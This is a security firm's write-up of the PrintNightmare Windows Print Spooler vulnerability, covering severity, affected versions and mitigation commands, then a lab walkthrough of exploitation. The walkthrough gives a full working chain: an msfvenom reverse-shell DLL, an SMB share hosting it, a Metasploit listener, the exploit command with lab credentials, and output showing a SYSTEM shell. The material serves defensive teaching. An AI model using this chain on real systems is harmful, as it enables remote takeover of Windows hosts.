SAFE SECURITY

CVE 2021-1675 & CVE-2021-34527 PrintNightmare Vulnerability

Divya Bora
Mayank Dholia
Siddhi Verma

Table of Contents

Introduction

This document illustrates the exploitation of the vulnerability found in the Windows spooler service. Originally thought to be a local privilege escalation vulnerability in the Windows Print Spooler, identified as CVE-2021-1675 and patched during Microsoft's June Patch. Microsoft increased the severity of this issue on June 21 as well as reclassifying it as a 'remote code execution' (RCE) threat. This RCE vulnerability has been assigned a new identifier, CVE-2021-34527.

Keywords: Print Spooler , Print Spooler service , Elevation of Privilege Vulnerability, Print-Nightmare.

Print Spooler :

Print Spooler is a native, built-in Windows service which is default-enabled on Windows machines to manage printers and print servers, and is therefore prevalent throughout enterprise IT estates.

Print Spooler service:

Monitoring the spool service, spoolsv.exe, may lead to the identification of suspicious executions such as rundll32.exe being spawned to load a malicious DLL and/or Windows utilities being executed as part of some privilege escalation or nefarious information gathering process.

Elevation of Privilege Vulnerability:

It can be defined as an attack that involves gaining access to the privilege beyond what is intended for the user. Having been upgraded from a local elevation of privilege vulnerability to a remote code execution (RCE) threat, exploitation requires the threat actor to have access to a domain-connected user account within the target network.

Print-Nightmare:

Print Nightmare is a bug in the Windows spooler service that has an authorization bypass bug using which the attacker is able to install printer driver with remote procedure call function known as RpcAddPrinterDriverEx() and run the code on a Microsoft Windows system as the local SYSTEM user. An attacker could then use that access to create new accounts, attempt to install programs; view, change, or delete data; or create new accounts with full user rights.

Vulnerability Severity

CVSS v3:

Base Score: 8.8

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

Impact Score: 5.9

Exploitability Score: 2.8

Severity: HIGH

Scope of Impact:

Microsoft report that 'all versions of Windows' are affected, across multiple architectures and releases, with the following being explicitly listed:

- Windows Server 2008 SP2 (32-bit & x64) (including Server Core installation)
- Windows Server 2008 R2 SP1 (x64) (including Server Core installation)
- Windows Server 2012 (including Server Core installation)
- Windows Server 2012 R2 (including Server Core installation)
- Windows Server 2016 (including Server Core installation)
- Windows Server 2019 (including Server Core installation)
- Windows Server, versions 1909, 2004 & 20H2 (Server Core installation)
- Windows 7 SP1 (32-bit & x64)
- Windows 8.1 (32-bit & x64)
- Windows RT 8.1
- Windows 10 (32-bit & x64)
- Windows 10, version 1607 (32-bit & x64)
- Windows 10, versions 1809, 1909, 2004, 20H2 & 21H1 (32-bit, ARM64 & x64)

Risk:

Organizations having high-value targets such as domain controllers: HIGH

Mitigation

In order to determine whether the Print Spooler service is running or not we will use the following command:

Get-Service -Name Spooler

If the Print Spooler is running or if the service is not set to disabled, select one of the following options to either disable the Print Spooler service, or to Disable inbound remote printing through Group Policy:

Option 1 - Disable the Print Spooler service

If disabling the Print Spooler service is appropriate for your enterprise, use the following PowerShell commands (recommendation from Microsoft):

Stop-Service -Name Spooler -Force

Set-Service -Name Spooler -StartupType Disabled

or Disable Spooler service using registry

Stop-Service Spooler
REG ADD "HKLM\SYSTEM\CurrentControlSet\Services\Spooler" /v "Start" /t REG_DWORD /d "4" /f

or Uninstall Print-Services

Uninstall-WindowsFeature Print-Services

This will disable the ability to print both locally and remotely.

Option 2 - Disable inbound remote printing through Group Policy

You can also configure the settings via Group Policy as follows:

Computer Configuration / Administrative Templates / Printers

Disable the "Allow Print Spooler to accept client connections:" policy to block remote attacks.

This policy will block the remote attack vector by preventing inbound remote printing operations. The system will no longer function as a print server, but local printing to a directly attached device will still be possible.

Option 3 - Install Windows Security Update

In order to fully mitigate this vulnerability one must delete all shadow copies of your system volume after installing this security update.

Mitigation

Option 4 - Restrict content access

Restrict the access to the content of ***"%windir%\system32\config"*** use Command:

Command Prompt (Run as administrator):

```
icacls %windir%\system32\config\*.* /inheritance:e
```

Windows PowerShell (Run as administrator):

```
icacls $env:windir\system32\config\*.* /inheritance:e
```

Delete Volume Shadow Copy Service (VSS) shadow copies Identify if Shadow volumes exist with either:

Command Prompt or PowerShell (Run as administrator):

```
vssadmin list shadows
```

Delete any Shadow volumes and System Restore points that existed before restricting access to the contents of **%windir%\system32\config**

Exploit implementation

Attack Scenario:

We will be looking at a scenario with a target machine running a vulnerable Windows service i.e. PrintSpooler by creating a virtual environment using VMWARE.
In this scenario, we will use PrintNightmare exploit to get Remote Code Execution (RCE) on the victim's machine. We will use a vulnerable DLL file to exploit the vulnerability of the PrintSpooler's service in Windows.

For this practical we will need:

- A target machine with a vulnerable Windows version installed (A system with at least one shadow copy).
- The target machine should have PrintSpooler service up and running.
- A Kali Linux machine to access the Target system and exploit the vulnerability.

Exploitation

1. Checking the state of vulnerable application i.e, PrintSpooler. Even though PrintSpooler is an inbuilt windows system application, there are chances that the application may be disabled. So run the following command on the victim's powershell to check if the service is running.:

Get-Service -Name Spooler

Note : If the service is not running then we can use following command to start it:

Start-Service -Name Spooler

Exploitation

2. Download the exploitation script. The exploit is publicly available on the internet, you can use the following git repository to download the script :

" https://github.com/nemo-wq/PrintNightmare-CVE-2021-34527 "

```
┌──(root💀 kali)-[~/PrintNightmare-CVE-2021-34527]
└─# ls
CVE-2021-34527.py  EXP  README.md  SharpPrintNightmare

┌──(root💀 kali)-[~/PrintNightmare-CVE-2021-34527]
└─# ./CVE-2021-34527.py
usage: CVE-2021-34527.py [-h] [-hashes LMHASH:NTHASH] [-target-ip ip address] [-port [destination port]] target share [pDriverPath]

CVE-2021-34527 implementation.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
  share                 Path to DLL. Example '\\10.10.10.10\share\evil.dll'
  pDriverPath           Driver path. Example 'C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf5dffc96\Amd64\UNIDRV.DLL'

optional arguments:
  -h, --help            show this help message and exit

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH

connection:
  -target-ip ip address
                        IP Address of the target machine. If omitted it will use whatever was specified as target. This is useful when target is the NetBIOS name and you cannot resolve it
  -port [destination port]
                        Destination port to connect to SMB Server

Example;
./CVE-2021-34527.py hackit.local/domain_user:Pass123@192.168.1.10 '\\192.168.1.215\smb\addCube.dll'
./CVE-2021-34527.py hackit.local/domain_user:Pass123@192.168.1.10 '\\192.168.1.215\smb\addCube.dll' 'C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf5dffc96\Amd64\UNIDRV.DLL'


┌──(root💀 kali)-[~/PrintNightmare-CVE-2021-34527]
└─#                                                                                                                                                                                  1 ×
```

3. Making the reverse shell DLL file using msfvenom. We require an arbitrary DLL file which will be executed by the Print Spooler Service, due to the bug present in that service (to gain the system access).

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<attacker ip> LPORT=<attacker listening port> -f dll -o output_file.dll

```
┌──(root💀 kali)-[~/PrintNightmare-CVE-2021-34527/impacket]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.28.129 LPORT=4444 -f dll -o evil.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 8704 bytes
Saved as: evil.dll

┌──(root💀 kali)-[~/PrintNightmare-CVE-2021-34527/impacket]
└─#
```

Exploitation

4. Start the SMB Server. To get the DLL file executed by the Print Spooler Service on the victim, we need to make it accessible by hosting it on the network. For that we can use SMB Server.

python3 smbserver.py share /path of the dll/ -smb2support

```
┌──(root💀 kali)-[~/PrintNightmare-CVE-2021-34527/impacket/examples]
└─# python3 smbserver.py share /root/PrintNightmare-CVE-2021-34527/ -smb2support
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Note : Make sure the SMB server is configured correctly for the anonymous access (You can refer to the git repository mentioned in Step 2).

To get the smbserver.py file, you need to install impacket from the following repository :

" https://github.com/cube0x0/impacket "

5. Start the reverse listener on the attacker machine. Since we are using the meterpreter payload in the demonstration, we need to start a listener in msfconsole (You can also use netcat if you are using a simple shell payload). Set the LPORT , LHOST and payload in the msf and run the listener.

```
       =[ metasploit v6.1.4-dev                           ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.28.129
lhost => 192.168.28.129
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.28.129   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.28.129:4444
```

Exploitation

6. To execute the exploit use the following command :

   python3 exploit.py [domain/]username:"password"@victim_ip '\\attacker_ip\share\evil.dll'

```
┌──(root💀 kali)-[~/PrintNightmare-CVE-2021-34527]
└─# python3 CVE-2021-34527.py safelab.local/labuser:"Password@123"@192.168.28.133 '\\192.168.28.129\share\evil.dll'
[*] Connecting to ncacn_np:192.168.28.133[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_7b3eed059f4c3e41\Amd64\UNIDRV.DLL
[*] Executing \\192.168.28.129\share\evil.dll
[*] Try 1 ...
[*] Stage0: 0
[*] Try 2 ...
[*] Stage0: 0
[*] Try 3 ...
```

Note : We require domain user credentials to execute this exploit.

If you are getting any errors, make sure your smb server is configured correctly.

7. Get the reverse connection on the listener. After performing the steps correctly as demonstrated, you will get a reverse connection (in our case it is a meterpreter connection).

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.28.129:4444


[*] Sending stage (200262 bytes) to 192.168.28.133
[*] Meterpreter session 1 opened (192.168.28.129:4444 → 192.168.28.133:64549) at 2021-11-02 13:38:37 -0400

meterpreter >
meterpreter >
meterpreter > info
Usage: info <module>

Prints information about a post-exploitation module

meterpreter > sysinfo
Computer        : WINDOWS-SERVER-
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : SAFELAB
Logged On Users : 4
Meterpreter     : x64/windows
meterpreter >
```

Exploitation

Result:

Acquired NT Authority\SYSTEM access of our target machine, which is the most powerful account on a Windows local instance.


```
meterpreter > sysinfo
Computer        : WINDOWS-SERVER-
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : SAFELAB
Logged On Users : 4
Meterpreter     : x64/windows
meterpreter > shell
Process 944 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

References

1. https://blog.cyberint.com/cve-2021-34527-printnightmare-vulnerability
2. https://github.com/nemo-wq/PrintNightmare-CVE-2021-34527
3. https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527
4. https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-1675



www.safe.security | info@safe.security

Palo Alto
3000, El Camino Real,
Building 4, Suite 200, CA
94306